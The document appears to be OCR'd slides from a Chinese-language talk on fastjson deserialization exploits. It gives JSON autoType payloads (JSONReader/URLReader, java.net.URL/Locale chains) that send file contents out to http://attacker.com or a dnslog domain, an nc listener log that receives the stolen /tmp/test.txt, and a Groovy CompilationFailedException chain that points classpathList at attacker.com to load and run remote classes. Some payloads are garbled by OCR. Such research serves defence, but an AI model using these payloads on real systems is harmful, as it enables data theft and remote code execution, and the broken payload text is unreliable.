
ID	域名	Type
14466	{"a":{"contents":"{{flag}}n","filename":"/tmp/test.txt","mainType":name ":"test"}_x.l56y7u6g.dnslog.pw	A

基于HTTPLOG回显

使用任意一个可以把 InputStream 或者 Reader 添加到白名单的前置链。

如 OGNL，把 JSONReader 添加到白名单，再基于 URLReader 发起 HTTP 请求来携带数据

```
{  
    "@type": "java.lang.Exception",  
    "@type": "ognl.OgnlException"  
}
```



基于HTTPLOG回显

```
{
  "@type": "com.alibaba.fastjson.JSONReader",
  "reader": {
    "@type": "jdk.nashorn.api.scripting.URLReader",
    "url": "${variable}"
  }
}
```

```


{@type:"java.net.URL","val":{"@type":"java.lang.String":{"@type":"java.util.Local
e",
"val":{"@type":"com.alibaba.fastjson.JSONObject",{
"@type": "java.lang.String""@type":"java.util.Locale",
"language":"http://attacker.com/test?",
"country":{"@type":"java.lang.String>[
{"@type":"org.aspectj.org.eclipse.jdt.internal.core.BasicCompilationUnit",
"fileName":"/tmp/test.txt"
]}]}
}}
```

```

● ● ●

blue@MacBook-Pro ~ % nc -lvp 2333
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::2333
Ncat: Listening on 0.0.0.0:2333
Ncat: Connection from 127.0.0.1.
Ncat: Connection from 127.0.0.1:52333.
GET /test?_[{"CONTENTS":"{{FLAG}}\n","FILENAME":"/TMP/TEST.TXT","MAINTYPENAME":"TEST"}] HTTP/1.1
User-Agent: Java/1.8.0_152
Host: 127.0.0.1:2333
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive

```





execute code

①
`
"@type":"java.lang.Exception",
`

"@type":"org.codehaus.groovy.control.CompilationFailedException",

["unit": {}]
`

class whitelist

java.lang.Exception

java.lang.Class

org.codehaus.groovy.control.ProcessingUnit

org.codehaus.groovy.control.CompilationFailedException

...

②

org.codehaus.groovy.control.ProcessingUnit

↓
org.codehaus.groovy.tools.javac.JavaStubCompilationUnit

org.codehaus.groovy.control.CompilerConfiguration

classpathList = [http://attacker.com]

otherField = null

CompilationFailedException

```
public class CompilationFailedException extends GroovyRuntimeException {
    public CompilationFailedException(int phase, ProcessingUnit unit, Throwable cause) {
        ...
    }
}
```

```

public abstract class ProcessingUnit {

    public ProcessingUnit(final CompilerConfiguration configuration, final GroovyClassLoader classLoader, final ErrorCollector
errorCollector) {
        setConfiguration(configuration != null ? configuration : CompilerConfiguration.DEFAULT);
        setClassLoader(classLoader);
        this.errorCollector = errorCollector != null ? errorCollector : new ErrorCollector(getConfiguration());
        configure(getConfiguration());
    }

    public void setClassLoader(final GroovyClassLoader loader) {
        this.classLoader = loader != null ? loader : AccessController.doPrivileged((PrivilegedAction<GroovyClassLoader>) () -> {
            ClassLoader parent = Thread.currentThread().getContextClassLoader();
            if (parent == null) parent = ProcessingUnit.class.getClassLoader();
            return new GroovyClassLoader(parent, getConfiguration());
        });
    }
}

```

```

public GroovyClassLoader(ClassLoader parent, CompilerConfiguration config, boolean useConfigurationClasspath) {
    super(EMPTY_URL_ARRAY, parent);
    if (config == null) config = CompilerConfiguration.DEFAULT;
    this.config = config;
    if (useConfigurationClasspath) {
        for (String path : config.getClasspath()) {
            this.addClasspath(path);
        }
    }
    initSourceEncoding(config);
}

```

CompilerConfiguration

classpathList = http://attacker.com

org.codehaus.groovy.tools.javac.JavaStubCompilationUnit extends org.codehaus.groovy.control.ProcessingUnit

↓
org.codehaus.groovy.control.CompilationUnit#addPhaseOperations


↓
org.codehaus.groovy.transform.ASTTransformationVisitor#addPhaseOperations

↓
org.codehaus.groovy.transform.ASTTransformationVisitor#addGlobalTransforms

↓

```
1 private static void addPhaseOperationsForGlobalTransforms(CompilationUnit compilationUnit,
2     Map<String, URL> transformNames, boolean isFirstScan) {
3     GroovyClassLoader transformLoader = compilationUnit.getTransformLoader();
4     for (Map.Entry<String, URL> entry : transformNames.entrySet()) {
5         try {
6             Class<?> gTransClass = transformLoader.loadClass(entry.getKey(), false, true, false);
7             GroovyASTTransformation transformAnnotation = gTransClass.getAnnotation(GroovyASTTransformation.class);
8             if (transformAnnotation == null) {
9                 continue;
10            }
11            if (ASTTransformation.class.isAssignableFrom(gTransClass)) {
12                ASTTransformation instance = (ASTTransformation) gTransClass.getDeclaredConstructor().newInstance();
13                ...
14            }
15        } catch (Exception e) {
16            e.printStackTrace();
17        }
18    }
19 }
```

获取到被赋予远程classpath的GroovyClassLoader
从远程加载java class对象
实例化远程java对象





+1

感谢您的观看！

T H A N K Y O U F O R Y O U R W A N T C H I N G

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